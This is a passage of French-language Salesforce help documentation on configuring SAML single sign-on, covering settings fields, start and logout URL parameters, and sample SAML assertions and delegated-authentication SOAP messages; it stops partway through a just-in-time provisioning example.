| `ID d'entité` | L'émetteur dans les demandes SAML générées par Salesforce et également l'audience attendue pour toutes les réponses SAML entrantes. Si vous n'avez aucun domaine déployé, cette valeur est toujours `https://saml.salesforce.com`. Si vous avez des domaines déployés, Salesforce recommande d'utiliser votre nom de domaine personnalisé. Vous pouvez trouver la valeur dans la page Paramètres d'authentification unique. Dans Configuration, saisissez *`Paramètres d'authentification unique`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'authentification unique**. |
| `Certificat de fournisseur d'identité` | Le certificat d'authentification émis par votre fournisseur d'identité. |
| `Certificat de signature de requête` | Le certificat (enregistré dans la page Gestion des certificats et des clés dans la Configuration) utilisé pour générer la signature dans une demande SAML pour le fournisseur d'identité, lorsque Salesforce est le fournisseur de services d'une connexion SAML initiée par un fournisseur de services. Si aucun certificat n'a été enregistré dans la page Gestion des certificats et des clés dans la Configuration, Salesforce utilise par défaut le certificat proxy global. L'utilisation d'un certificat de signature enregistré offre davantage de contrôle sur les événements, notamment l'expiration d'un certificat, que l'utilisation du certificat proxy global. |
| `Méthode de signature de requête` | L'algorithme de hachage des requêtes chiffrées, `RSA-SHA1` ou `RSA-SHA256`. |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

| Champ | Description |
| --- | --- |
| `Type d'identité SAML` | L'élément d'une assertion SAML contenant la chaîne qui identifie un utilisateur Salesforce. Les valeurs sont :<br>**`L'assertion contient le nom d'utilisateur Salesforce de l'utilisateur`**<br>Utilisez cette option si votre fournisseur d'identité transmet le nom d'utilisateur Salesforce dans des assertions SAML.<br>**`L'assertion contient l'ID de fédération de l'objet Utilisateur`**<br>Utilisez cette option si votre fournisseur d'identité transmet un identificateur d'utilisateur externe, par exemple un ID d'employé, dans l'assertion SAML afin d'identifier l'utilisateur.<br>**`L'assertion contient l'ID d'utilisateur de l'objet Utilisateur`**<br>Utilisez cette option si votre fournisseur d'identité transmet un identifiant d'utilisateur externe, par exemple un ID d'utilisateur de votre organisation Salesforce, dans l'assertion SAML pour identifier l'utilisateur. |
| `Emplacement de l'identité SAML` | L'endroit dans lequel un utilisateur doit être identifié dans l'assertion. Les valeurs sont :<br>**`L'identité est dans l'élément NameIdentifier de l'instruction Objet`**<br>Le `username` Salesforce ou le `FederationIdentifier` se trouve dans la déclaration `<Subject>` de l'assertion.<br>**`L'identité est dans l'élément Attribut`**<br>Le `Username` Salesforce ou le `FederationIdentifier` est spécifié dans `<AttributeValue>` situé dans l'élément `<Attribute>` de l'assertion. |
| `Nom d'attribut` | Si « `Identité est dans un élément Attribut` » est sélectionné, il contient la valeur de `AttributeName` spécifiée dans l'élément `<Attribute>` qui contient l'ID utilisateur. |
| `URI de l'Attribut` | Si SAML 1.1 est la version SAML spécifiée et que « `Identité est dans un élément Attribut` » est sélectionné, il contient la valeur `AttributeNamespace` spécifiée dans l'élément `<Attribute>`. |
| `Format de l'ID de nom` | Si SAML 2.0 est la version SAML spécifiée et que « `Identité est dans un élément Attribut` » est sélectionné, il contient la valeur de `nameid-format`. Les valeurs possibles incluent `unspecified`, `emailAddress` ou `persistent`. Toutes les valeurs légales sont répertoriées dans la section « Nom Identifiant Format Identifiants » de la spécification des assertions et protocoles SAML 2.0. |
| `Liaison de requête initiée par le fournisseur de services` | Si vous utilisez Mon domaine, sélectionnez le mécanisme de liaison que votre fournisseur d'identité demande pour vos messages SAML. Les valeurs sont :<br>**`HTTP POST`**<br>La liaison HTTP POST envoie des messages SAML en utilisant des formulaires HTML codés en base64.<br>**`HTTP Redirect`**<br>La liaison HTTP Redirect envoie des messages SAML codés en base64 et codés en URL avec des paramètres URL.<br>Quelle que soit la liaison de requête sélectionnée, la réponse SAML utilise toujours la liaison HTTP POST. |

| Champ | Description |
| --- | --- |
| `URL de connexion au fournisseur d'identité` | Pour SAML 2.0 uniquement : URL à laquelle Salesforce envoie une demande SAML pour lancer la séquence de connexion.<br>Si vous avez des domaines déployés et une valeur spécifiée pour ce champ, les demandes de connexion sont généralement envoyées à l'adresse spécifiée par ce champ. Toutefois, si vous devez contourner cette valeur (par exemple, votre fournisseur d'identité est hors service), ajoutez le paramètre `de connexion` à la chaîne de requête de la page de connexion. Par exemple : `http://mydomain.my.salesforce.com?login`.<br>**Remarque:** Ce champ s'affiche par défaut dans les organisations de production et sandbox Developer Edition, et s'affiche dans les organisations de production uniquement si Mon domaine est activé. Ce champ ne s'affiche pas dans des organisations d'essai ou dans les sandbox liés à des organisations d'essai. |
| `URL de déconnexion du fournisseur d'identité` | Pour SAML 2.0 uniquement : URL de redirection de l'utilisateur lorsqu'il clique sur le lien **Déconnexion** dans Salesforce. Par défaut, il s'agit de `http://www.salesforce.com`.<br>**Remarque:** Ce champ s'affiche par défaut dans les organisations de production et sandbox Developer Edition, et s'affiche dans les organisations de production uniquement si Mon domaine est activé. Ce champ ne s'affiche pas dans des organisations d'essai ou dans les sandbox liés à des organisations d'essai. |
| `URL de connexion à Salesforce` | L'URL associée à la connexion pour le flux d'authentification unique du navigateur Web. |
| `Point de terminaison de jeton OAuth 2.0` | Pour SAML 2.0 uniquement : L'URL ACS utilisée avec l'API lors de l'activation de Salesforce en tant que fournisseur d'identité dans le flux d'assertion OAuth d'authentification unique sur le Web. |
| `URL d'erreur personnalisée` | L'URL de la page vers laquelle les utilisateurs doivent être redirigés en cas d'erreur durant la connexion SAML. Cette page doit être publiquement accessible, par exemple une page Visualforce de site public. L'URL peut être absolue ou relative. |

## Valeurs d'URL de départ, de connexion et de déconnexion

Outre les informations utilisées durant l'authentification unique, votre fournisseur d'identité peut également configurer les pages de démarrage, de connexion et de déconnexion. Vous pouvez également spécifier vous-même ces pages lors de la configuration de l'authentification unique.

Les informations suivantes peuvent être utiles à votre fournisseur d'identité s'il configure ces pages.

- La spécification SAML prend en charge un formulaire HTML utilisé pour transmettre l'assertion SAML via HTTPS POST.
- Pour SAML 1.1, le fournisseur d'identité SAML peut incorporer des paires nom-valeur dans le champ `CIBLE`, afin de transmettre ces informations supplémentaires à Salesforce, précédées d'une URL au formatage spécial contenant des paramètres codés en URL.
- L'URL pour SAML 1.1 à inclure dans le champ `CIBLE` est la suivante : `https://saml.salesforce.com/?`
- Pour SAML 2.0, au lieu du champ `CIBLE`, le fournisseur d'identité utilise `<AttributeStatement>` dans l'assertion SAML pour spécifier des informations supplémentaires.
- Salesforce prend en charge les paramètres suivants :

Remarque: Les valeurs SAML 1.1 de ces paramètres doivent être codées en URL. Cela permet de traiter correctement les URL qui sont transmises comme des valeurs comprenant leurs propres paramètres. Pour SAML 2.0, ces paramètres font partie de l'instruction `<AttributeStatement>`.

- `ssoStartPage` est la page vers laquelle l'utilisateur est redirigé lorsqu'il essaie de se connecter avec SAML. L'utilisateur est redirigé vers cette page lorsqu'il demande une ressource protégée dans Salesforce, sans session active. `ssoStartPage` doit être la page de connexion du fournisseur d'identité SAML.
- `startURL` est l'URL vers laquelle vous souhaitez que l'utilisateur soit redirigé lorsque la connexion s'effectue correctement. Cette URL peut être absolue, comme *`https://votreInstance.salesforce.com/001/o`* ou relative, comme *`/001/o`*. Ce paramètre est utilisé uniquement dans SAML 1.1. Dans SAML 2.0, l'URL de départ correspond à la page à laquelle l'utilisateur tente d'accéder avant d'être authentifié.
- `logoutURL` est l'URL vers laquelle vous souhaitez rediriger l'utilisateur lorsqu'il clique sur le lien **Déconnexion** dans Salesforce. Par défaut, il s'agit de `http://www.salesforce.com`.

L'exemple de champ `CIBLE` ci-dessous est pour SAML 1.1 et comprend des paramètres correctement codés. Il passe une page de démarrage personnalisée, ainsi que les URL de démarrage et de déconnexion incorporées en tant que valeurs de paramètres dans la chaîne de requête.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

L'exemple d'instruction `<AttributeStatement>` suivant est pour SAML 2.0 et comprend `ssoStartPage` et `logoutURL`:

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

CONSULTER ÉGALEMENT :

À propos de SAML

## Personnalisation des pages SAML Démarrage, Erreur, Connexion et Déconnexion

Vous pouvez personnaliser les pages de démarrage, d'erreur, de connexion et de déconnexion pour des utilisateurs de l'authentification unique en utilisant SAML 1.1 ou 2.0. Lors de la configuration, définissez les éléments suivants :

- Si votre fournisseur d'identité utilise SAML 1.1, l'URL de redirection de l'utilisateur une fois l'authentification unique effectuée (appelée page de démarrage). Cette URL peut être absolue, comme `https://votreInstance.salesforce.com/001/o` ou relative, comme `/001/o`. Cette URL doit être un point de destination qui accepte les requêtes d'authentification SAML.

  Dans SAML 2.0, l'URL la page de départ correspond à la page à laquelle l'utilisateur tente d'accéder avant d'être authentifié. La page de démarrage SAML 2.0 doit prendre en charge l'authentification unique Sp-init.

  Si vous utilisez SAML 2.0, vous pouvez également utiliser le paramètre `RelayState` pour contrôler la redirection des utilisateurs après une connexion réussie.

- La page de démarrage de l'authentification unique, qui permet à Salesforce d'envoyer une demande SAML afin de lancer la séquence de connexion.

  Si vous spécifiez une page de démarrage de l'authentification unique, nous vous recommandons de spécifier également une page de déconnexion. Si vous spécifiez une page de déconnexion, l'utilisateur est redirigé vers cette page lorsqu'il clique sur Déconnexion ou lorsque sa session expire. Si vous ne spécifiez pas de page de déconnexion, l'utilisateur est redirigé vers la page de connexion générale de Salesforce.

- L'URL vers laquelle l'utilisateur est redirigé lorsqu'il clique sur le lien Déconnexion dans Salesforce (appelée page de déconnexion). L'URL par défaut est `https://login.salesforce.com`, sauf si Mon domaine est activé. Si Mon domaine est activé, l'URL par défaut est `https://domainepersonnalisé.my.salesforce.com`.

Pour SAML 2.0, ces valeurs peuvent être définies durant la configuration de l'authentification unique, ou par votre fournisseur d'identité dans l'URL de connexion ou l'assertion SAML. L'ordre de préférence est le suivant :

1. Le cookie de session : si vous êtes déjà connecté(e) à Salesforce et qu'un cookie existe, les pages de connexion et de déconnexion spécifiées par le cookie de session sont utilisées.
2. Les valeurs transmises par le fournisseur d'identité.
3. Les valeurs de la page de configuration de l'authentification unique.

Si vous choisissez de ne pas ajouter ces valeurs à la configuration de l'authentification unique, partagez-les avec votre fournisseur d'identité. Le fournisseur d'identité doit utiliser ces valeurs dans l'URL de connexion ou dans l'assertion.

Vous pouvez diriger les utilisateurs vers une page d'erreur personnalisée en cas d'erreur durant la connexion SAML : Cette page doit être publiquement accessible, par exemple une page Visualforce de site public. L'URL peut être absolue ou relative. Utilisez cette valeur lorsque vous configurez SAML.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

CONSULTER ÉGALEMENT :

À propos de SAML

## Exemples d'assertions SAML

Partagez les exemples d'assertion SAML avec votre fournisseur d'identité afin qu'il détermine le format des informations requises par Salesforce pour réussir une authentification unique. L'assertion doit être signée conformément à la spécification Signature XML, en utilisant RSA et SHA-1 ou SHA-256.

En plus des exemples généraux d'authentification unique pour SAML 1.1 et SAML 2.0, utilisez les exemples ci-dessous relatifs à une fonctionnalité spécifique :

- assertions pour les portails
- assertions pour les sites
- message SOAP pour l'authentification déléguée
- assertion du provisionnement à temps

**Le type d'ID utilisateur SAML correspond au nom d'utilisateur Salesforce, et l'emplacement d'ID utilisateur SAML correspond à l'élément `<NameIdentifier>` dans l'élément `<Subject>`**

SAML 1.1 :

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

L'authentification fédérée est disponible dans : **Toutes** les éditions

L'authentification déléguée est disponible dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Les fournisseurs d'authentification sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres :

- Afficher la configuration

Pour modifier les paramètres :

- Personnaliser l'application

  ET

  Modifier toutes les données

SAML 2.0 :

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

**Le type d'ID utilisateur SAML correspond au nom d'utilisateur Salesforce, et l'emplacement d'ID utilisateur SAML correspond à l'élément `<Attribute>`**

SAML 1.1 :

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0 :

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

**Le type d'ID utilisateur SAML correspond au champ `FederationIdentifier` de l'objet utilisateur Salesforce. L'emplacement d'ID utilisateur SAML correspond à l'élément `<NameIdentifier>` dans l'élément `<Subject>`**

SAML 1.1 :

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0 :

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

Remarque: L'identifiant du nom peut être tout lien arbitraire, y compris les adresses e-mail ou les liens ID numériques.

**Le type d'ID utilisateur SAML correspond au champ `FederationIdentifier` de l'objet utilisateur Salesforce. L'emplacement d'ID utilisateur SAML correspond à l'élément `<Attribute>`**

SAML 1.1 :

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0 :

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

**Le type d'ID utilisateur SAML correspond au nom d'utilisateur Salesforce, et l'emplacement d'ID utilisateur SAML correspond à l'élément `<NameIdentifier>` dans l'élément `<Subject>`**

L'exemple suivant est une réponse SAML complète pour SAML 2.0 :

```
<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
   https://www.salesforce.com
</saml:Issuer>

<samlp:Status>
   <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
```

```
<saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
   </saml:Issuer>

   <saml:Signature>
      <saml:SignedInfo>
         <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

         <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
            <saml:Transforms>
               <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
               <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                  <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
               </saml:Transform>
            </saml:Transforms>
            <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
            </saml:DigestValue>
         </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
         AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
         Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
         M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
         9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
         3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
         Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
         Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
      </saml:SignatureValue>
      <saml:KeyInfo>
         <saml:X509Data>
            <saml:X509Certificate>
               MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
               [Certificate truncated for readability...]
            </saml:X509Certificate>
         </saml:X509Data>
      </saml:KeyInfo>
   </saml:Signature>

   <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
         saml01@salesforce.com
      </saml:NameID>

      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
      <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
         Recipient="https://login.salesforce.com"/>
      </saml:SubjectConfirmation>
   </saml:Subject>
```

```
   <saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
      NotOnOrAfter="2009-06-17T18:50:10.738Z">

      <saml:AudienceRestriction>
         <saml:Audience>https://saml.salesforce.com</saml:Audience>
      </saml:AudienceRestriction>
   </saml:Conditions>

   <saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
      <saml:AuthnContext>
         <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
         </saml:AuthnContextClassRef>
      </saml:AuthnContext>
   </saml:AuthnStatement>

   <saml:AttributeStatement>

      <saml:Attribute Name="portal_id">
         <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7L5
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="ssostartpage"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

         <saml:AttributeValue xsi:type="xs:anyType">
            http://www.salesforce.com/security/saml/saml20-gen.jsp
         </saml:AttributeValue>
      </saml:Attribute>

      <saml:Attribute Name="logouturl"
         NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

         <saml:AttributeValue xsi:type="xs:string">
            http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
         </saml:AttributeValue>
      </saml:Attribute>
   </saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

## Exemples d'assertions SAML pour les portails

L'exemple suivant présente les attributs `portal_id` et `organization_id` dans une instruction d'assertion SAML :

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
```

```
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

   </saml:Attribute>
</saml:AttributeStatement>
```

L'exemple suivant présente une instruction d'assertion SAML complète que vous pouvez utiliser pour l'authentification unique dans les portails. L'organisation utilise l'authentification fédérée, qui est incluse en tant qu'attribut (voir `<saml:AttributeStatement>` en caractères gras dans l'assertion), pas dans l'objet.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
         https://www.salesforce.com
      </saml:Issuer>

      <saml:Signature>
         <saml:SignedInfo>
            <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
           <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

            <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
               <saml:Transforms>
                  <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                  <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                     <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
                  </saml:Transform>
               </saml:Transforms>
               <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
               <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
               </saml:DigestValue>
            </saml:Reference>
         </saml:SignedInfo>
         <saml:SignatureValue>
            AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
            Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
            M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
            9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
            3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
            Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
            Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
         </saml:SignatureValue>
```

```
   <saml:KeyInfo>
      <saml:X509Data>
         <saml:X509Certificate>
            MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
            Certificate truncated for readability...
         </saml:X509Certificate>
      </saml:X509Data>
   </saml:KeyInfo>
</saml:Signature>

<saml:Subject>
   <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

   </saml:NameID>

   <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
   <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
      Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
      _0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
      </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
   NotOnOrAfter="2009-06-17T18:48:25.456Z">

   <saml:AudienceRestriction>
      <saml:Audience>https://saml.salesforce.com</saml:Audience>
   </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

   <saml:AuthnContext>
      <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

      </saml:AuthnContextClassRef>
   </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

   <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
      </saml:AttributeValue>
      <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
      </saml:AttributeValue>
   </saml:Attribute>
```

```
         <saml:Attribute Name="organization_id">
            <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="ssostartpage"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

            <saml:AttributeValue xsi:type="xs:anyType">
               http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
                http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

## Exemples d'assertions SAML pour les sites

L'exemple suivant présente les attributs `portal_id`, `organization_id` et `siteurl` dans une instruction d'assertion SAML :

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">00D900000008bX0
      </saml:AttributeValue></saml:Attribute>
   <saml:Attribute Name="siteurl">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

## Message SOAP de démonstration pour l'authentification déléguée

Dans le cadre du processus d'authentification unique déléguée, un serveur Salesforce effectue une demande SOAP 1.1 afin d'authentifier l'utilisateur qui transmet les données de connexion. Voici un exemple de ce type de demande. Votre service Web d'authentification unique doit accepter cette demande, la traiter, puis renvoyer une réponse `true` (vrai) ou `false` (faux).

**Exemple de demande**

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <Authenticate xmlns="urn:authentication.soap.sforce.com">
         <username>sampleuser@sample.org</username>
         <password>myPassword99</password>
         <sourceIp>1.2.3.4</sourceIp>
      </Authenticate>
   </soapenv:Body>
</soapenv:Envelope>
```

**Exemple de message de réponse**

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
         <Authenticated>false</Authenticated>
      </AuthenticateResult>
   </soapenv:Body>
</soapenv:Envelope>
```

## Exemple d'assertion SAML pour le provisionnement à temps

L'exemple suivant présente une assertion SAML pour le provisionnement à temps.

```
<saml:AttributeStatement>

   <saml:Attribute Name="User.Username"
